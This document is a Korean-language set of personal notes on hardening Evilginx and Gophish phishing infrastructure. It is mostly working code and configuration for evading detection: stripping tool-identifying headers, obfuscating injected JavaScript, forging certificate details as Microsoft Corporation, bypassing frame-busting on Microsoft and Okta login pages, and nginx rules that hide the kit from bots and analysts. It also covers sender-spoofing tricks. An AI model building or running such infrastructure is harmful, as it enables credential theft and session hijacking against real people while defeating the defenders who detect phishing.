
Evilginx 피싱 인프라 설정 가이드 - Evilginx 및 Gophish 인프라 보안, IOCs 제거, 피싱 TTPs
참고: 이는 제 개인 노트의 복사본입니다. 이 내용을 완전히 신뢰하지 마세요.
만료된 도메인 확인 및 가능한 좋은 도메인 구매
도메인 분류
도메인 평판 확인/제출 자동화
블로그
방법 -1 : 이메일 서비스 제공업체 사용
방법 - 2 : 기타 기법
기법 1 : Andre Rosario - BreakDev Red Discord
[email protected]에서 온 것처럼 보이지만 실제로는 [email protected]에서 온 것입니다 (기술에 능숙한 사람은 쉽게 알아차릴 수 있음)기법 2 : Azure 외부 초대 기능 사용 - BreakDev Red Discord
Evilginx Phishlet 구축
Evilginx 설치 스크립트
Evilginx 인프라 보안 팁 -
https://github.com/An0nUD4Y/Evilginx2-Phishlets#securing-evilginx-infra-tips

- URL 경로 패턴 매칭을 통한 탐지를 피하기 위해 피싱 페이지의 URL 재작성 (Kuba)
- IOC 제거 (X-Evilginx 헤더 및 기본 인증서 세부 정보)
- 인증되지 않은 리디렉션 정적 콘텐츠 수정
- 각 서브도메인에 대해 요청하는 대신 Let'sEncrypt에서 루트 도메인에 대한 와일드카드 인증서를 요청하도록 코드 수정 (Kuba 블로그 참조) - 참고 저장소 https://github.com/ss23/evilginx2
- TLS 핑거프린팅(JA3 및 JA3S)을 방지하기 위해 evilginx를 프록시 뒤에 배치
- 가능하다면 중간에 cloudflare 사용 (SSL 설정을 올바르게 구성해야 함, cloudflare 설정에서 Full로 변경)
- 알려진 ASN 블랙리스트를 사용하여 탐지 회피 (예: https://github.com/aalex954/evilginx2-TTPs#ip-blacklist)
- 콘텐츠 로딩 시간을 줄이기 위해 phishlet의 proxyhost 수를 가능한 줄임
- Azure에서 Evilginx를 호스팅하고 해당 도메인 사용 (phishlet의 프록시 호스트를 1개로 제한하거나 방법을 찾아서, 여러 Azure 서브도메인을 만들어 시도)
- 콘텐츠 기반 탐지를 피하기 위해 페이지 콘텐츠를 수정하는 sub_filters 추가 (예: Favicon, 양식 제목 글꼴 또는 스타일, 관련된 모든 것)
- phishlet sub_filters를 사용하여 도메인을 기록하거나 이후 분석에 도움이 될 수 있는 피드백/원격 측정/로그/분석 서브도메인 차단
- js-injected가 정적인지 동적인지 확인하고, 정적이라면 evilginx js-inject 코드를 수정하여 각 사용자/대상에 대해 동적/난독화된 js 버전 생성
- Evilginx 인프라 IP가 유출되지 않도록 주의, DNS 기록을 확인하여 어디에도 저장되지 않았는지 확인 (분석가가 도메인의 이전 DNS 레코드를 찾을 수 있음)
- 다음 연구를 숙지: https://catching-transparent-phish.github.io/catching_transparent_phish.pdf , 저장소 - https://catching-transparent-phish.github.io/
이 수정 사항은 최신 evilginx + gophish 버전(evilginx3.3)에서도 작동합니다.
팁 : evilginx와 함께 사용할 때 피싱 템플릿에서 {{.URL}} 매개변수를 사용하세요 ( https://github.com/kgretzky/evilginx2/issues/1042#issuecomment-2052073864)
GoPhish 인프라 보안을 위한 GoPhish 소스 코드 및 파일 구조 수정
X-Gophish 인스턴스 제거 ( X-Gophish-Contact , X-Gophish-Signature)
config/config.go 파일에서 const ServerName= "gophish" 를 제거하고 const ServerName= "IGNORE"로 변경
config.json 파일에서 기본 관리자 서버 포트 변경
테스트 이메일 메시지 서명 수정, SMTP 테스트 중 탐지 방지를 위해. Controllers > api > util.go
Controllers > api > util.go
models > testdata > email_request.go
models > testdata > email_request_test.go
models > testdata > maillog.go
models > testdata > maillog_test.go
models > testdata > smtp_test.go
404 응답 변경
이메일을 받은편지함에 전달하기 위한 무작위 팁
블로그/발표/참고자료
X-Evilginx 헤더 제거 (req.Header.Set이 있는 모든 코드 줄을 확인하고 core/http_proxy.go 파일에서 관련 함수를 주석 처리)
// 469번 줄 주석 처리
req.Header.Set(p.getHomeDir(), o_host)
// 659번 줄 주석 처리
req.Header.Set(p.getHomeDir(), o_host)
// 1791-1793번 줄 함수 주석 처리
func (p *HttpProxy) getHomeDir() string {
return strings.Replace(HOME_DIR, ".e", "X-E", 1)
}
// 52-54번 줄 주석 처리
const (
HOME_DIR = ".evilginx"
)
인증되지 않은 리디렉션 정적 콘텐츠를 수정하려면 core/http_proxy.go 파일에서 <html>을 검색하고 HTML 코드를 수정하여 정적 시그니처를 제거합니다.
또한 정적 삽입 js 코드 시그니처 탐지를 피하기 위해 아래와 같이 코드를 수정할 수 있습니다.
import에 "github.com/tdewolff/minify/js"를 추가해야 함
re := regexp.MustCompile(`(?i)(<\s*/body\s*>)`)
var d_inject string
if script != "" {
minifier := minify.New() // "github.com/tdewolff/minify/js"
minifier.AddFunc("text/javascript", js.Minify)
obfuscatedScript, err := minifier.String("text/javascript", script)
if err != nil {
// 오류 처리 - 난독화 실패
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
}
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + obfuscatedScript + "</script>\n${1}"
//d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
} else if src_url != "" {
d_inject = "<script" + js_nonce + " type=\"application/javascript\" src=\"" + src_url + "\"></script>\n${1}"
} else {
return body
}
core/cert.db 파일도 수정
gophish의 "rid" 변경
evilginx 앞에 nginx, caddy 또는 기타 프록시 사용
리디렉터 사용
<meta http-equiv="refresh" content="5;url=https://example.com">기본 lure URL 패턴(길이 8의 임의 문자열) 변경
// core/terminal.go 파일의 728번 줄
l := &Lure{
Path: "/" + GenRandomString(8),
Phishlet: args[1],
}
URL 경로 패턴 매칭을 통한 탐지를 피하기 위해 피싱 페이지의 URL 재작성 (Kuba). [이 기능은 Evilginx 공개 버전에서 사용할 수 없으며 직접 구현해야 합니다.]
# Evilginx Pro 버전에서만 작동
# 공개 버전에서도 유사한 기능을 구현할 수 있습니다.
rewrite_urls:
trigger:
domains: ['www.linkedin.com']
paths: ['^/login$']
rewrite:
path: '/this/is/not/the/path/you/are/looking/for.php'
query:
{key:'a', value: 'HOW'}
{key:'b', value: 'MUCH'}
{key:'d', value: 'IS'}
{key:'e', value: 'THE'}
{key:'f', value: 'PHISH'}
{key:'q', value: '{id}'}

lure/세션 식별자 쿠키 서명 패턴 및 값 수정 (by @rad9800 )
Referrer 헤더가 피싱 도메인 이름을 유출하지 않도록 차단 - 이 연구 블로그 참조:
resp.Header.Set("Referrer-Policy", "no-referrer")피싱 도메인 유출을 통한 원격 측정/카나리/탐지를 피하기 위해 자체 CSP(Content Security Policy) 정의
대상 사이트가 카나리 토큰(CSS, JS)을 사용하는지 확인하고 회피
JA4 핑거프린트 회피
BITB + evilginx + 프레임 버스팅 우회
- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'if\(e.self===e.top\){'
replace: 'if(true){window.oldself=e.self;e.self=e.top;'
mimes: ['text/html', 'charset=utf-8']
```- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'X-Frame-Options: DENY'
replace: 'Test: test'
mimes: ['text/html', 'charset=utf-8']
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write(’’)
top.location = location
top.location.replace(document.location)
top.location.replace(’URL’)
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML=’’;},1);
window.self.onload = function(evt){document.body.innerHTML=’’;}
var url = window.location.href; top.location.replace(url)
controllers/phish.go 파일에 아래 사용자 정의 함수 추가
func customNotFound(w http.ResponseWriter, r *http.Request) {
http.Error(w, "Try again!", http.StatusNotFound)
}
이제 모든 http.NotFound(w, r) 인스턴스를 customNotFound(w, r)로 대체
controllers/phish.go 파일에서 robots.txt 하드코딩된 응답 제거 및 수정
phish.go 파일의 해당 코드를 아래와 같이 수정
//수정된 응답
// RobotsHandler는 검색 엔진 등이 피싱 자료를 인덱싱하는 것을 방지합니다.
func (ps *PhishingServer) RobotsHandler(w http.ResponseWriter, r *http.Request) {
fmt.Fprintln(w, "User-agent: *\nDisallow: /*/*\nDisallow: /.git/*")
}
요청의 "rid" GET 매개변수 수정
"rid"의 모든 인스턴스를 다른 것으로 수정해야 합니다.고급 방어를 위해, 정적 폴더를 수정하고 이름을 다른 것으로 변경할 수 있으며, 내부 파일도 이름을 변경하여 경로 기반 탐지를 피할 수 있습니다. 관련 소스 코드도 수정하는 것을 잊지 마세요.
util/util.go 파일에서 인증서 속성 변경
template := x509.Certificate{
SerialNumber: serialNumber,
Subject: pkix.Name{
//Organization: []string{"Gophish"},
Organization: []string{"Microsoft Corporation"},
},
Nginx를 사용하여 트래픽을 프록시하여 Golang 서버 지문을 피합니다.
service nginx start
gophish config.json에서 http 포트를 80에서 8080으로, https 포트를 기본값에서 60002로 변경해야 합니다.
{
"admin_server": {
"listen_url": "127.0.0.1:60002",
"use_tls": true,
"cert_path": "gophish_admin.crt",
"key_path": "gophish_admin.key",
"trusted_origins": []
},
"phish_server": {
"listen_url": "127.0.0.1:8080",
"use_tls": false,
"cert_path": "example.crt",
"key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
"filename": "",
"level": ""
}
}
아래 설정은 User-Agent에 "Bot" 또는 "bot"이 포함된 모든 요청을 차단합니다.
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
특정 User-Agent만 허용하려면 아래 설정을 사용하세요. 이 설정은 모든 요청을 차단하고 User-Agent가 "iamdevil"인 요청만 허용합니다.
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
서명된 추적 픽셀을 기반으로 한 탐지를 피하기 위해 Gophish 추적 픽셀 서명 수정
Gophish 이메일 헤더 시퀀스 패턴 변경. 이는 gophish를 탐지하는 데 사용될 수 있습니다(From BreakDev Red Community).
gophish 앞에 PostFix를 설정하여 IOCs 및 기타 탐지 요소와 이메일의 스팸성 제거 및 헤더 수정 및 수정.
GoPhish 연구 블로그/발표 :
GoPhish 대안 :